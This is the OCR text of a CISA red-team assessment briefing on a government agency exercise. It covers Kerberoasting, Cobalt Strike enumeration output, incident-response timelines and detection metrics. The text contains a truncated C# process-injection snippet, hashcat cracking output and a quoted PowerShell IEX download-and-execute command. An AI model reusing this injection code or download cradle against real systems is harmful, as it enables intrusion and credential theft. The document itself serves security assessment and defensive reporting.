        // Use VirtualAllocEx to create some space
        IntPtr spaceAddr = VirtualAllocEx(hProcess, new IntPtr(0), size, AllocationType.GO, MemoryProtect

        if (spaceAddr == IntPtr.Zero)
        {
            // TerminateProcess incase failed to Valloc for some reason.
            TerminateProcess(hProcess, 0);
        }
        else
        {
            // Use WriteProcessMemory to WRITE "POKEMON" in
            int test = 0;

            IntPtr size2 = new IntPtr(spoon.Length);
            bool bWrite = WriteProcessMemory(hProcess, spaceAddr, spoon, size2, test);

            // CreateRemoteThread to start it up
            CreateRemoteThread(hProcess, new IntPtr(0), new uint(), spaceAddr, new IntPtr(0), new uint(),
        }
    }
```



CISA
CYBER+INFRASTRUCTURE

Jason Hill
May 20, 2019

PRIVILEGE ESCALATION

- Began to move about the network to find additional information
- Obtained administrator rights to the domain


KERBEROASTING

- SPN **MSSQLSvc/-XXX.XXX.net:1433** is associated with Service Account **XXX\XXXXXsql**
- Able to decrypt TGS ticket and ‘crack’ service account password

```
root@BaseKaliR2016201:/mnt/share/Working/adam# cat kerbcrack.txt
Approaching final keyspace - workload adjusted.

$krb5tgs$23$*ID#365_SAMACCOUNTNAME:        sql: DISTINGUISHEDNAME: CN=      sql account,OU=ServiceAccounts,OU=Enterprise,DC=    DC=   ,
33 '                    :dfd6266419a49620$Jan

Session..........: hashcat
Status...........: Running
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......:
Time.Started.....: Mon Oct  1 10:22:32 2018 (33 secs)
Time.Estimated...: Mon Oct  1 10:23:09 2018 (4 secs)
Guess.Base.......: File (/home/      /wordlists/linkedin.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 69578.5 kH/s (9.77ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#2.....: 65547.7 kH/s (9.44ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#3.....: 68650.3 kH/s (9.20ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#4.....: 69530.8 kH/s (9.16ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#5.....: 67315.8 kH/s (9.22ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#6.....: 66602.1 kH/s (9.32ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.Dev.#*.....:   407.3 MH/s
Recovered........: 1/243 (0.41%) Digests, 1/243 (0.41%) Salts
Progress.........: 12923370372/14712628914 (87.84%)
Rejected.........: 175689/12923370372 (0.00%)
```

ADMIN COMPROMISE

- Administrative user logged into compromised XXXSQL host
- User is part of XXX-SYSOPS group
- User has admin access on (most) SUB AGENCY X hosts




```
09/13 17:39:26 [input] <brown> execute-assembly /opt/sharp/SharpView_v0.2.exe Get-NetLocalGroup
09/13 17:39:26 [task] Tasked beacon to run .NET program: SharpView_v0.2.exe Get-NetLocalGroup
09/13 17:39:34 [checkin] host called home, sent: 151249 bytes
09/13 17:39:38 [output]
received output:

computername     :          KI
name     :                /Administrator
localname     : Administrator
objecttype     : User
objectsid                                    -645632696-500
description     : Built-in account for administering the computer/domain
userflags     : 66049
uac-accountdisabled     : FALSE
passwordexpired     : 0
passwordage     : 8/10/2016 11:39:35 AM

computername     :          KI
name     : IFW/Domain Admins
localname     : Domain Admins
objecttype     : Group
objectsid     :                                    -4271176276-512
description     : Designated administrators of the domain

computername     :          KI
name     :          SysOps
localname     :          SysOps
objecttype     : Group
objectsid     :                                    -4271176276-98041
description     : includes service accounts that have admin rights to all      computers

computerna
name     :
localname
objecttype
objectsid                                    -4271176276-119738
description     : Used to install SCCM client from console
userflags     : 513
uac-accountdisabled     : FALSE
passwordexpired     : 0
passwordage     : 8/28/2018 9:11:06 AM
```

CISA
CYBER+INFRASTRUCTURE


Jason Hill
May 20, 2019

POST EXPLOITATION

Post Exploitation → 9/19/2018 SBS #1 Access → 10/12/2018 SBS #2 Targeting → 10/16/2018 SBS #2 Database Access

CISA CYBER+INFRASTRUCTURE

POST EXPLOITATION



IR EVENTS


So did they do anything?


IR Event 1: Domain Enumeration

- September 11th
  - 0914 EST – Received initial callback from phished user
  - 0917 EST – Likely triggered anti-virus when trying to execute persistence executable
  - 0945 EST – Uploaded and installed a DLL as a second method of persistence
    - This method of persistence was used in other parts of the network during operations
  - 1025 EST – Requested TGS tickets for all SPNs associated with user accounts throughout the entire forest
  - 1052 EST – Requested AD information for all users and groups within AgencyX.Gov
  - 1625 EST – Last communications received from phished user's machine
  - 1625 EST – Assumed IR action

IR Event 2: Suspicious Account Enumeration

- NCATS noticed an e-mail suggesting investigation into XXXXXOC.XXX.GOV
- September 18th
  - 1025 EST – NCATS observed an e-mail titled “Suspicious Account Enumeration” referencing (COMPUTER NAME)
  - 1037 EST – A list of all installed software on that machine was requested by administrators
  - 1037 EST – An e-mail was drafted to the phished user of (COMPUTER NAME), asking for information on the activities
  - 1040 EST – NCATS removed persistence from the machine
  - 1104 EST – IT Staff requested an ad-hoc anti-virus scan of the host






CISA
CYBER+INFRASTRUCTURE

Jason Hill
May 20, 2019

IR Event 3: Pass-the-Hash Detection

- FireEye alerts on malicious activity for (COMPUTER NAME)
- September 13th
  - 1820 EST – NCATS used a default “Pass-the-Hash” command to impersonate AGENCYX\USER using the user’s NTLM hash
  - 1822 EST – NCATS proceeded to use these credentials to laterally move to (ANOTHER COMPUTER)
- September 18th
  - 1502 EST – An e-mail was seen from AGENCYX IT Staff inquiring about an alert from FireEye about a ”BACKDOOR”



Subject: Fwd: Please confirm.
To: '
Cc: '

Hello,

Do you recognize this command activity? Is this expected behavior, and if so, can you provide some clarification on what this script does? I would like to provide an update to CIRC by COB today if possible.

Thank you,

On Fri, Sep 14, 2018 at 10:56 AM,
Thank you, looking into this now

On Fri, Sep 14, 2018 at 8:43 AM CIRC,
Good Morning

Can you please confirm if the following activity is legitimate below?

Host triggered HX alert "Process started COBALT STRIKE (BACKDOOR)". The user executed a powershell script with command "IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:37867/'); New-Move -computername . Also the user wrote to a pipe from the command line :
C:\Windows\system32\cmd.exe /c echo 36afad3c62b > \\.\pipe\529fcb

CISA
CYBER+INFRASTRUCTURE

Jason Hill
May 20, 2019

MEL Detection Times

- 4 out of 13 MELs confirmed as detected:
  - Active Directory Account Addition (Domain Administrator):
    - Time To Response (TTR) - 24 Hours
    - Response – 06NOV18 Agencty X PoC reached out about the possible creation of a Domain Admin account by NCATS
      - Agency X was preparing to respond by shutting off internet access to the forest, and 'rolling' the krbtgt account password twice on all domains
      - DHS suggested not taking those steps, and NCATS proceeded AS IF those steps were taken
  - DA Logging into a Workstation
    - TTR – 4 Days
    - Response – Received phone call about DA logon events from Agency X PoC
      - No further response was observed by DHS

MEL Detection Times

- 4 out of 13 MELs confirmed:
  - Intentional A/V triggering on a DC
    - TTR – Instant technology response
    - Response – The malicious file was immediately deleted when it was uploaded
      - No further response was observed by DHS
  - Ransomware Emulation:
    - TTR – 1.5 Hours
    - Response – By 1930 EST on 11/07/2018, 3 users had notified the Agency X team of possible malware on the users' workstation
      - The team from Agency X contacted NCATS for deconfliction

MEL Conclusions

- 13 Measurable Events executed
  - MEL activity began 30 October 2018
  - MEL activity completed 07 November 2018

- 4 of 13 Measurable Events were observed to have a detection by Agency X
  - 1 of 4 was a technology based response
  - 3 of 4 were people based responses

- Internal MELs were not often detected, showing a few common deficiencies Notable events include:
  - **People**: Once alerted, action was taken to mitigate some compromised accounts
  - **Processes**: Follow-up to detected events seemed incomplete in some cases
  - **Technology**: Technologies detected and reacted to a small number of events

QUESTIONS ?

CISA
CYBER+INFRASTRUCTURE

For more information:
cisa.gov

Questions?
Email: NCATS_INFO@HQ.DHS.GOV

CISA

CYBER+INFRASTRUCTURE